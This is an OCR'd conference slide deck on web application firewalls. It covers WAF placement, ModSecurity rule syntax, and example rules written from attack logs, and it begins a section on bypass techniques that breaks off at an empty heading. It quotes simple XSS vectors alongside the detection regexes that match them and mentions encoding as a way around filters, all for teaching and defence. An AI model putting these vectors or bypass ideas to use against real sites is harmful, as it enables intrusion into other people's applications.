Web Application Firewall, Filter and Bypass !

Aatif Khan

Who am I?

Aatif Khan

- Full Time Pen-Tester | Part-Time Trainer with over a decade of experience in information security.
- Previously presented talk at OWASP Singapore, Malaysia, India and Dubai.
- Authored papers on Advance Persistence Threats, Hacking the Drones, Web Security 2.0, Android Application Penetration Testing.

Agenda

- Web Application Firewalls – Introduction
- Placement of WAF and Response
- WAF Filters and Rules
- WAF Bypass Techniques

Web Application Firewalls – Introduction

- Intercept web requests
- Filter requests to prevent attacks
- Uses filter rules for detecting common attack patterns
- “Blind” for new attack patterns

Web Application Firewalls – Introduction

Why WAF?

PCI DSS 3.1 6.6 suggests WAF deployment as one of the key Web Apps security measure.

Web Application Firewalls – Introduction


ISACA’s “DevOps Practitioner Considerations” includes WAF in the 10 key security controls

To achieve reduced cost and increased agility.

Web Application Firewalls – Introduction

Gartner’s Magic Quadrant 2015 estimates:

- Global WAF market size is as big as $420 million
- 24 percent annual growth
- By 2020, more than 60 percent of public web applications will be protected by a WAF.


CHALLENGERS
LEADERS
F5
Imperva
Citrix
Akamai
Barracuda Networks
NSFOCUS
Radware
Fortinet
Trustwave
Penta Security
DenyAll
Ergon Informatik
Positive Technologies
United Security Providers
AdNovum
DBAPPSecurity
NICHE PLAYERS
VISIONARIES
ABILITY TO EXECUTE
COMPLETENESS OF VISION
As of July 2015

Web Application Firewalls – Introduction

There are three scenarios how an attacker observe the HTTP response from WAF

Web Application Firewalls – Introduction

Scenario 1 - Response shows WAF error message

a) the rogue request was blocked by the WAF or

b) the WAF passed the request to the web application that responded with an error message and which was then cloaked by the WAF

Web Application Firewalls – Introduction

Scenario 2 - Response shows Web Application's error message

WAF neither blocked the request, nor cloaked the web application's error message

Web Application Firewalls – Introduction

Scenario 3 - Normal response from WAF & Web Apps

a) WAF removed the malicious part of the rogue request


b) WAF passed the rogue request but webapp ignored the malicious part of the request

c) WAF passed the rogue request and the malicious part was executed, but it produced no visible result

Web Application Firewall Placement

There can be three major scenarios of placing WAF in the Network:

1) When a WAF is placed in DMZ installed at Reverse Proxy between Internet and Web Server




WAFFle: Fingerprinting Filter Rules of Web Application Firewalls" - Isabell Schmitt, Sebastian Schinzel

- It will be blocked as it comes to the WAF.
- Bad request doesn't reach to the Web Server as well as Web Application

Web Application Firewall Placement

2) When WAF is loaded as a plugin in Web Server




WAFFle: Fingerprinting Filter Rules of Web Application Firewalls" - Isabell Schmitt, Sebastian Schinzel

Bad request reaches to Web Server, But not to the Web Application

Web Application Firewall Placement

3) When WAF is loaded as a programming library in the source code of the Web Application




WAFFle: Fingerprinting Filter Rules of Web Application Firewalls" - Isabell Schmitt, Sebastian Schinzel

It passes through Web Server but bad request never touches the business application

WAF Filters and Core Rules

- A generic, plug-n-play set of WAF rules

- Detection Categories:
  - Protocol Validation
  - Malicious Client Identification
  - Generic Attack Signatures
  - Known Vulnerabilities Signatures
  - Trojan/Backdoor Access
  - Outbound Data Leakage
  - Anti-Virus and DoS utility scripts



```
./base_rules:
modsecurity_40_generic_attacks.data
modsecurity_41_sql_injection_attacks.data
modsecurity_46_et_sql_injection.data
modsecurity_46_et_web_rules.data
modsecurity_50_outbound.data
modsecurity_crs_20_protocol_violations.conf
modsecurity_crs_21_protocol_anomalies.conf
modsecurity_crs_23_request_limits.conf
modsecurity_crs_30_http_policy.conf
modsecurity_crs_35_bad_robots.conf
modsecurity_crs_40_generic_attacks.conf
modsecurity_crs_41_phpids_converter.conf
modsecurity_crs_41_phpids_filters.conf
modsecurity_crs_41_sql_injection_attacks.conf
modsecurity_crs_41_xss_attacks.conf
modsecurity_crs_45_trojans.conf
modsecurity_crs_46_et_sql_injection.conf
modsecurity_crs_46_et_web_rules.conf
modsecurity_crs_47_common_exceptions.conf
modsecurity_crs_48_local_exceptions.conf
modsecurity_crs_49_enforcement.conf
modsecurity_crs_50_outbound.conf
modsecurity_crs_60_correlation.conf

./optional_rules:
modsecurity_crs_20_protocol_violations.conf
modsecurity_crs_21_protocol_anomalies.conf
modsecurity_crs_40_generic_attacks.conf
modsecurity_crs_42_comment_spam.conf
modsecurity_crs_42_tight_security.conf
modsecurity_crs_55_marketing.conf

./util:
httpd-guardian.pl  modsec-clamscan.pl  runav.pl
```

WAF Filters and Core Rules

ModSecurity’s Rules Language Syntax

```
SecRule TARGETS OPERATOR [ACTIONS]
```

Tells ModSecurity ***how to process data*** (such @rx, @pm or @gt).

Tells ModSecurity ***where to look*** (such as ARGS, ARGS_NAMES or COOKIES).

Tells ModSecurity ***what to do*** if a rule matches (such as deny, exec or setvar).

WAF Filters and Core Rules

Example of Modsecurity Rules – XSS

- Blocking XSS attack which rely on keywords such as "SCRIPT" and "alert" in the uniform resource identifier (URI).

SecRule REQUEST_URI "SCRIPT"|"alert"

- Keyrole of REQUEST_URI is to make sure that any request coming with these two keywords doesn't reach to web application

- As there is no action specified and **SecDefaultAction** has been set to deny, so it will deny any request which includes "SCRIPT" or "alert" in their URI.

WAF Filters and Core Rules

- XSS attack uses keywords such as “SCRIPT” and “alert” in the uniform resource identifier (URI).

- The easy and quick way to block this type of XSS attack is using a Target variable called “REQUEST_URI” which examines a text in URI.

Although an attacker can bypass this type of filtering by

- encoding or
- by injecting the script into other places, such as a cookie field.

WAF Filters and Core Rules

Example of Modsecurity Rules – SQL Injection

- Strong indicators
  - Keywords such as: xp_cmdshell, varchar,
  - Sequences such as: *union* …. *select*, *select* … *top* … *1*
  - Amount**:** *script*, *cookie* and *document* appear in the same input field

WAF Filters and Core Rules

XSS Filters Rule example 1

# script tag based XSS vectors, e.g.,

<script> alert(1)</script>

```
SecRule ARGS
"(?i)(<script[^>]*>[\s\S]*?<\/script[^>]*>|<script[^>]*>[\s\S]*?<\/script[[\s\S]]*[\s\S]|<script[^>]*>[\s\S]*?<\/script[\s]*[\s]|<script[^>]*>[\s\S]*?<\/script|<script[^>]*>[\s\S]*?)"
```

WAF Filters and Core Rules

XSS Filters Rule example 2

# XSS vectors making use of event handlers like onerror, onload etc, e.g.,

<body onload="alert(1)">

#

SecRule ARGS "(?i)([\s\"'`;\/0-9\=]+on\w+\s*=)"

WAF Filters and Core Rules

XSS Filters Rule example 3

# XSS vectors making use of Javascripts URIs, e.g.,

<p style="background:url(javascript:alert(1))">

```
SecRule ARGS
"(?i)((?:=|U\s*R\s*L\s*\()\s*[^>]*\s*S\s*C\s*R\s*I\s*P\s*
T\s*:|&colon;|[\s\S]allowscriptaccess[\s\S]|[\s\S]src[\s\S]|
[\s\S]data:text\/html[\s\S]|[\s\S]xlink:href[\s\S]|[\s\S]base
64[\s\S]|[\s\S]xmlns[\s\S]|[\s\S]xhtml[\s\S]|[\s\S]style[\s\S
]|<style[^>]*>[\s\S]*?|[\s\S]@import[\s\S]|<applet[^>]*>
[\s\S]*?|<meta[^>]*>[\s\S]*?|<object[^>]*>[\s\S]*?)"
```


WAF Filters and Core Rules

Designing WAF rules by observing logs from latest attack – Industry Practice

- Responding quickly to an attack is important
- Complain from the Client of continuous attacks
- Observing the Logs
- Writing Rules based on the Logs

WAF Filters and Core Rules


Checking Logs



```
12/30 01:42:32 23.75.345.200 example.com /index.php?2346354=-349087 WordPress/3.7.2
12/30 01:42:31 23.75.345.200 example.com /index.php?7231344=4454226 WordPress/3.3.1
12/30 01:42:25 23.75.345.200 example.com /index.php?1243847=9161112 WordPress/3.7.2
12/30 01:42:23 23.75.345.200 example.com /index.php?8809549=4423410 WordPress/3.3.1
12/30 01:42:21 23.75.345.200 example.com /index.php?1834306=3447145 WordPress/3.5.1
12/30 01:42:16 23.75.345.200 example.com /index.php?-234069=6121852 WordPress/3.3.3
12/30 01:42:16 23.75.345.200 example.com /index.php?-152536=6922268 WordPress/3.3.1
12/30 01:42:14 23.75.345.200 example.com /index.php?3433701=7147876 WordPress/3.4.2
12/30 01:42:14 23.75.345.200 example.com /index.php?6732828=-106444 WordPress/3.2.2
```

Source: *Cloudflare Firewall Blog*

Rules




```
rule 12345678 WordPress Numbers Botnet
  REQUEST_HEADERS:User-Agent matches ^WordPress\/ and
  REQUEST_METHOD is GET and
  REQUEST_URI matches /index.php\?-?\d+=-?\d+
    deny
```

Source: Coudflare Firewall Blog

WAF Filters and Core Rules


Logs showing attack from Anonymous



```
example.com/?msg=Nous%20sommes%20Anonymous%20Nous%20sommes%
20L%C3%A9g
ion%20Nous%20ne%20pardonnons%20pas%20Nous%20n%E2%80%
99oublions%20pas
```

Source: Coudflare Firewall Blog

Rules



```
rule 12345679 Anonymous attack
  REQUEST_METHOD is GET and
  REQUEST_URI begins /?msg=Nous%20sommes%20Anonymous
    deny
```

Source: Coudflare Firewall Blog


WAF Bypass Techniques

Three stages to bypass WebApps:-

- user input sanitization (due to manual escaping mistakes),
- WAF filtering (by filters and rulesets such as those provided by modsecurity),
- and browser protections

WAF Bypass Techniques

When javascript code is posted in form data and displayed as it is by server



```
Refused to execute a JavaScript script. Source code of script found withi  request.
Refused to execute a JavaScript script. Source code of script found within req est.
```

Google Chrome developer tool console

WAF Bypass Techniques

When Server Header is set to 1 then XSS Code will not be executed

```
header ('X-XSS-Protection: 1');
```

there's an optional parameter called *mode*. If you set *mode* to *block*, the page will not be displayed at all.

WAF Bypass Techniques

- XSS filter is enabled by default in IE, but it's not in blocking mode.


- IE8 has the filter activated by default, but servers can switch if off by setting

- Hence, you don't need to send the header unless you want to disable the filter for some reason, or if you want to enable blocking mode.

- You can go ahead and give it a try over at:

http://www.enhanceie.com/test/xss/BlockMode.asp

WAF Bypass Techniques



